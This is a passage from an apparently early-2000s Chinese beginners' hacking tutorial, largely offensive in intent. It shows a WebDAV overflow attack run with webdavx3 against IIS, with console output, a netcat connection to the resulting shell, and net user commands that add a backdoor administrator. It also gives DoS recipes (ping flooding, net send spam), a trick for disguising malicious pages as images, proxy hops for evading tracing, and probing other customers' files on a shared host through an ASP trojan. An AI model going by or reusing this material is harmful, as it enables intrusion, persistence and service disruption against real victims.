server，想要学好当然得多多操作了。有了肉鸡，你就不需要装server了。你还可在上面放一个人主页，如果肉鸡比较稳定，而且磁盘空间很大，你还可把他的硬盘当网络硬盘使用，甚至可把它做成CS服务器。网上关于这方面的文章也有很多，有兴趣的菜鸟可以去找看来。肉鸡怎么用还是你自己去想象吧！

LOOK 注意 这里，还得强调几点。第一、不要在自己经常使用的肉鸡上攻击其他主机，警察叔叔可能会查到你噢！第二、不要随便更改常用主机上的文件。第三、不要在自己常用的肉鸡上运行十分占用网络资源或十分占用系统资源的程序，比如扫代理。要不然你的肉鸡使用时间可就不长了！

菜鸟发招—攻击篇

有了自己的基地，菜鸟的翅膀也就硬了，是不是可以考虑发发招了！不过别攻击国内的主机哦！那样很危险的，现在国内对这个抓的很严。上次我帮网友做清华的代理（IP是清华的），结果被机主发现了，而且上的时候我还没有用跳板，那家伙马上就找到我的IP。这让我担心了好几天，还好警察叔叔一直没来找我。想起这些我就很怕怕，从那以后，我再也不敢乱进国内的主机了。如果你对这个还没有足够重视，你得引以为戒了。

最近的IIS5溢出漏洞影响很大，有一段时间，几乎所有黑客、安全站点的BBS讨论热点都是关于WebDav的！现在还有很多人在讨论着！这个漏洞的危害和以往的ida\idq漏洞差不多，由于现在很少的主机能溢出来，所以我们没有意义再去讨论ida\idq了。WebDav漏洞可能在前些年就有人发现了，不过一直没公布，直到最近微软出了安全公告，大家才知道原来有这么个漏洞。虽然WebDav是通过IIS来利用这个漏洞，但漏洞本身并不是IIS所造成，而是ntdll.dll里面的一个API函数。Windows 2000的组件——ntdll.dll，存在缓存方面的安全隐患，而ntdll.dll是用来管理Web

授权与版本管理的（WebDAV），是HTTP 协议的扩展协议。WebDAV 允许用户编辑和管理远程服务器上的文件，专为合作开发应用程序而设计。黑客可以利用 WebDAV 中的漏洞，攻击运行 IIS 的 Web 服务器，使得系统缓存溢出，从而造成 DOS（服务中断）现象，使 Web 服务陷入瘫痪。

针对 WebDAV 的工具有很多，扫描的工具有 WebDAVScan，而 Webdavx3 是款不错的攻击工具。WebDAVScan 和 Webdavx3 的使用都很简单。WebDAVScan 的软件界面如图 21。




图21

有的虽然显示了 Enable，但不一定能溢出，有些打了补丁的主机也显示 Enable。看来 WebDAVScan 的报告不一定准确。

几天前，我对国内某个有名气的网络公司的 IP 段进行了扫描（估计都是托管的主机）。我发现情况很严重，而且很多都能溢出。

Webdavx3 使用比较容易，命令模式是 webdavx3 192.168.0.1 80。

C:\>webdavx3 192.168.0.1

IIS WebDAV overflow remote exploit by isno@xfocus.org

start to try offset,

if STOP a long time, you can press ^C and telnet 192.168.0.1 7788

try offset: 0

try offset: 1

try offset: 2

try offset: 3

try offset: 4

try offset: 5

try offset: 6

try offset: 7

waiting for iis restart...................... （IIS 在这里重起了，等一会）

try offset: 8 （程序运行到这里停顿下来了，如果停顿时间比较长都没有反应，就按Ctrl+C，然后连上目标的7788端口去）

^C

C:\>nc -vv 192.168.0.1 7788

192.168.0.1: inverse host lookup failed: h_errno 11004: NO_DATA

(UNKNOWN) [192.168.0.1] 7788 (?) open

Microsoft Windows 2000 [Version 5.00.2195]

(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>

这里说明一下，NC 是一个工具。

到了这一步，事情就好办了。你可以新建一个用户，然后把这个用户加到管理员组里！

主要命令是：

net user userneme password /add

net localgroup administrator username /add

很多时候虽然能溢出，但却连不上，也有的服务器被多次溢出后就崩溃了。可见这个漏洞的危害的确很大，希望还没有打补丁的用户尽快补上。

补丁下载地址: http://download.microsoft.com/download/3/4/8/34817d34-91cc-4577-b0e5-354a8973334d/Q815021_W2K_sp4_x86_CN.EXE

DOS 这个词对于大家来说应该很熟悉，不过它有两个意思。一个是 DOS 系统，另一个是 Denial of Service（即拒绝服务）。每台主机提供服务的能力都有一定的限度，假如超出了这个限度，那么服务器就停止提供服务。这样要访问主机就得像买火车票一样排队了。DOS 攻击就是利用一些方法让目标机器停止提供服务或资源访问。我们可以设法迫使服务器的缓冲区满，不接收新的请求。其实，针对 WEBDAV 攻击也可以算是 DOS 攻击。

DOS 攻击方法有很多。

1. SYN FLOOD

利用服务器的连接缓冲区（Backlog Queue）和特殊的程序，设置 TCP 的 Header，向服务器端不断地成倍发送只有 SYN 标志的 TCP 连接请求。当服务器接收时，都认为是没有建立起来的连接请求，于是为这些请求建立会话，排到缓冲区队列中。

如果你的 SYN 请求超过了服务器能容纳的限度，缓冲区队列满，那么服务器就不再接收新的请求，其他合法用户的连接也都被拒绝掉。你可持续你的 SYN 请求发送，直到缓冲区中都是只有 SYN 标记的请求。现在有很多实施 SYN FLOOD 的工具，你可以去网上下载。

2. IP 欺骗 DOS 攻击

这种攻击利用 RST 位来实现。假设现在有一个合法用户(1.1.1.1)已经同服务器建立了正常连接，攻击者构造攻击的 TCP 数据，伪装自己的 IP 为 1.1.1.1，并向服务器发送一个带有 RST 位的 TCP 数据段。服务器接收到这样的数据后，认为从 1.1.1.1 发送的连接有错误，就会清空缓冲区中建立好的连接。这时，如果合法用户 1.1.1.1 再发送合法数据，服务器就已经没有这样的连接了，该用户就必须从新开始建立连接。 攻击时，伪造大量的 IP 地址，向目标发送 RST 数据，使服务器不对合法用户服务。关于这一类的文章大家可去幻影旅团的论坛看看，那里有不少关于 IP 欺骗的文章。

3. 带宽 DOS 攻击

这是一种初级 DOS 攻击，如果你的连接带宽足够大，而服务器又不是很大，可以发送请求来消耗服务器的缓冲区，消耗服务器的带宽。这种攻击就是人多力量大，配合上 SYN 一起实施 DOS，威力巨大。

4. 自身消耗的 DOS 攻击

这是种老式的攻击手法。说老式，是因为老式的系统有这样的自身漏洞。比如 Win95（winsock v1）、Cisco IOS v.10.x 和其他过时的操作系统。这种 DOS 攻击就是把请求客户端 IP 和端口弄成主机的 IP 端口一致，发送给主机，使得主机给自己发送 TCP 请求和连接。这种主机的漏洞会很快把资源消耗光，直接导致死机。这种伪装对一些身份认证系统还是威胁巨大的。

其实要发动攻击也不一定要工具来帮助，利用 windows 自带的工具也可以进行攻击。现在开发出来的 DOS 工具有很多，效果也还可以（针对一般的主机）。不过，DOS 攻击危害较大，希望大家不要轻易发动进攻。Ping 命令有一条，是：

ping -l 100 -t 192.168.0.1

其中，100是数据包的大小，192.168.0.1是主机IP，加了-t以后它就会不停地PING主机，也就是不断向主机发送100 bytes的数据包。假如我们把数据包改大一点，然后用很多的主机一起PING 这个主机，那么这个主机网络就有可能严重堵塞，甚至瘫痪！由于利用此方法较易发起攻击，所以微软后来做操作系统时已经对发送数据包的大小有了限制，致使不能发送太大的数据包。这是比较简单的DOS，假如用这个方法攻击那些高速主机，好像是在开玩笑。如果你有愚公移山的精神，那也可以试试：)。

如果你在网吧上网，要攻击网吧内部的计算机。可以试试net send 这个功能。

Net send 192.168.0.1 你好啊!

这个命令就是向192.168.0.1发送一条消息。如果你向连续他发送1000条（可以写个BAT文件），那么他就会一直不停的点“确定”，上网都上不成了。不过，这个功能在Win2000/xp里才有，而且发送消息的功能没有被停止。不要随便攻击噢，你发送给他的消息上有你计算机的名字，别人可以找到你的！不过你可以利用一些软件进行轶名发送。

最近非典性肺炎弄的大家心神不定，计算机病毒也让大家烦恼不已。自己有电脑的人最怕的事莫过于计算机中病毒了，病毒本身就是一个有害程序，它可以很快蔓延，而且很难根除。病毒发展了这么多年，出现了很多种类型。当然杀毒软件也出现了不少啊！为了保护自己的计算机，应该积极的更新杀毒软件。一般地，病毒总是比杀毒软件更新的快。

病毒的传播途径主要是电子邮件和移动储存设备。所以在使用别人的软盘时，一定别忘了对它杀杀毒，也别轻易打开邮件附件。别嫌这个麻烦，如果你的电脑真中了毒，那你就得折腾一会儿了！当然你也可利用病毒对别人进行攻击，这个东西比较危险，希望你谨慎使用！

也许大家还没有忘记“混客绝情炸弹”吧！那算是网页病毒了，现在有很多网站上都加了恶意代码，看了它的网页，它就会修改你的注册表，更改你计算机的设置。

或许有朋友遇到过这样的问题：别人给你发了一幅图片文件的URL，但打开的却是网页。其实要实现那个功能，只要把网页文件的后缀htm/html改成jpg或gif就可以了。假如谁把有恶意代码的网页伪装成图片，然后发给你，告诉你这是张漂亮MM的照片，你会不会中招呢？因此看网页时，最好开个病毒实时监控程序，这样会安全一点。对于那种弹出无数网页的东西（网页炸弹），我们没有什么好的预防办法。不过，你中了那玩意后马上结束Internet Explorer进程就可以了！

安全篇

上面我们说的一直是怎么入侵别人，现在得讲讲安全了。在讲之前，先来讨论两个问题。我们都知道，如果黑了一台主机，网管就会对那台主机进行升级、维护，他的安全意识自然也会提高很多。上面我一直提醒大家不要轻易攻击国内的主机，但不攻击国内的主机对国内的计算机业发展是利还是弊呢？




图22

也许大家在这个问题上都有自己的观点。不管大家看法怎么样，这个问题的确值得我们去深思。不过对于我们菜鸟来说，别人的安全意识怎么样，和自己没有关系，最重要的是自己的安全意识怎么样。

现在，国内在这方面抓的严，一般人不敢轻易进国内主机。也许只有那些初生牛犊才敢不用跳板就进入别人的计算机！为了安全，进别人的计算机时还是用跳板吧。现在，就随我学用跳板吧！

现在，常用的软件是scokscap，我用的是SocksCap V2，你也可以试试。运行SocksCap V2，点击“文件”，选择“设置”（图22）。



图23

然后，填上能使用的socks5代理IP地址和端口，按确定（图23）。

接下来，我们添加要使用代理的程序。点击“新建”，然后点击“浏览”，找到你要使用代理的程序，这里以QQ为例（图24）。




图24

确定后，你就可以用代理上QQ了！运行QQ（图25）。看看效果怎么样，哈哈，感觉还不错吧（图26）！




图25

当然，我们用这个玩意不是为了用来上QQ！这可是大材小用了，你可用来上远程桌面、VNC、IE……不过能加CMD哦！这个问题就不需要我解释了吧！

现在国内的网民很多，但安全意识却不是很强。喜欢扫肉鸡的菜鸟都深有体会，我们随便一扫就会扫出来一大堆没有设置密码的主机。这不是敞开着大门来让别人黑吗？其实，存在这个问题的不只是一般的用户，很多学校、公司的网站的漏洞也有一大堆，有的甚至存在弱口令。下面，我就谈谈最近我发现的一个问题。




图26

X 档案在 2002 年第 4 期有一篇关于 ASP 木马的文章，写的很不错，那木马也很不错。其实我用 ASP 木马也有很长时间了，不过我用的那个木马叫 superdoor，很多朋友都用过它吧！

虽然它不如海阳顶瑞网 ASP2003 木马功能那么强大，但它的危害也不小啊！




图 27

Superdoor本来是用来更新网页的，后来被黑客利用了，它也就在网上流行开来。其实，威胁最大的还是虚拟主机，这个问题我还是最近才发现的！我在几个虚拟主机提供商的主机上进行了测试，发现他们几乎都存在不同程度的安全隐患。可能成为受害者的是服务商，但更多的是在那个主机上的用户了！所以，选择虚拟主机时一定要多多考虑！为了自己网站的安全，还是别买那种技术支持少的服务商空间。

说了这么多，大家还不知道是什么问题，我现在就给你们演示一下吧！做试验的主机就得罪了啊（不是我太黑，我已经给他们售前服务的QQ 发了 N 条消息，可是一直没有回音。电话也打过几次，不过没有人接。我知道我很菜，不过你们也得小心哦）！

还是先进入管理页面，如图 27。

由此可知道，我的空间在它主机上的位置是 D:\Internet\users\asp_users***\。嘿嘿！你明亮的眼睛是不是已经发现 asp_users 这个富含意义的词了？这个目录下面一定有很多和我一样的用户。那我是不是可以看到、修改别人的东西呢？那我们就试试看吧，别太狠啊！

先看看他的 D 盘有什么东东！怎么操作应该知道吧（图 28）。




图 28

